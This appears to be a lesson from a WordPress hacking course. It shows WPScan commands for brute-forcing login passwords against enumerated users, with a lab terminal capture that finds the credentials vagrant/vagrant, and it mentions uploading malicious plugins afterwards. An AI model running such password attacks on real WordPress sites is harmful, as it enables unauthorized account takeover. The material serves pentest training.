

## WC Wordpress: Brute-Force Attack

### Intro

Once the enumeration phase is complete, one of the exploitation techniques we can perform on **WordPress** instances is a **password brute-force attack**.

A password **brute-force attack**, after enumerating valid users, is an exploitation technique that involves systematically trying multiple passwords (usually from a dictionary) against one or more valid accounts, with the goal of gaining unauthorized access to the **WordPress** login panel.

We can perform this technique with **WPScan** using the usernames that we have already enumerated in the recognition phase and that's what we'll see next.

### WC Performing a Brute-Force Attack With WPScan

To perform a password brute-force attack **WPScan**, once we have enumerated those username, in three ways:

- 1) We have enumerated **a valid username**

**wpscan --url http://targetwebsite.com/ -U Admin -P /usr/share/wordlists**


- 2) We had obtain **list** of valid user names

**wpscan --url http://targetwebsite.com/ -U Userlist.txt -P /usr/share/wordlists**

- 3) We have seen that **WPScan** can **enumerate those user name** and we want to perform the attack to all those users

**wpscan --url http://targetwebsite.com/ -P /usr/share/wordlists**

In this case we will use the **third method**.




```
(kali@kali)-[~]
$ wpscan --url http://192.168.171.128:8585/wordpress/ -P /usr/share/wordlists/metasploit/unix_users.txt


WPScan
WordPress Security Scanner by the WPScan Team
Version 3.8.28
Sponsored by Automattic - https://automattic.com/
@_WPScan_, @ethicalhack3r, @erwan_lr, @firefart

[+] Enumerating Users (via Passive and Aggressive Methods)
Brute Forcing Author ID - Time: 00:00:12 (10 / 10) 100.00% Time: 00:00:12
[+] User(s) Identified:
[+] admin
  | Found By: Author Posts - Author Pattern (Passive Detection)
  | Confirmed By:
  |   Was Generator (Passive Detection)
  |   Author ID Brute Forcing - Author Pattern (Aggressive Detection)
  |   Login Error Messages (Aggressive Detection)
[+] vagrant
  | Found By: Author ID Brute Forcing - Author Pattern (Aggressive Detection)
  | Confirmed By: Login Error Messages (Aggressive Detection)
[+] user
  | Found By: Author ID Brute Forcing - Author Pattern (Aggressive Detection)
  | Confirmed By: Login Error Messages (Aggressive Detection)
[+] manager
  | Found By: Author ID Brute Forcing - Author Pattern (Aggressive Detection)
  | Confirmed By: Login Error Messages (Aggressive Detection)
[+] Performing password attack on Xmlrpc against 4 user/s
[+] [SUCCEEDED] - vagrant / vagrant
Trying user / zabbix Time: 00:00:21
[+] Valid Combinations Found:
[+] Username: vagrant, Password: vagrant
[+] No WPScan API Token given, as a result vulnerability data has not been output.
[+] You can get a free API token with 25 daily requests by registering at https://wpscan.com/register
```

And Look! We have got the password of a user. With this, you can use the password to access the login panel of the **WordPress** in question.



And, if the credentials are corrects:



PWNED! We are in!.

And Once here, we can do anything. From making a more **precise enumeration** or, why not, **upload the plugins** we want, from legitimate **plugins to malicious** ones.

We are going to see those thing in the next and last lesson of **WC Hacking WordPress** .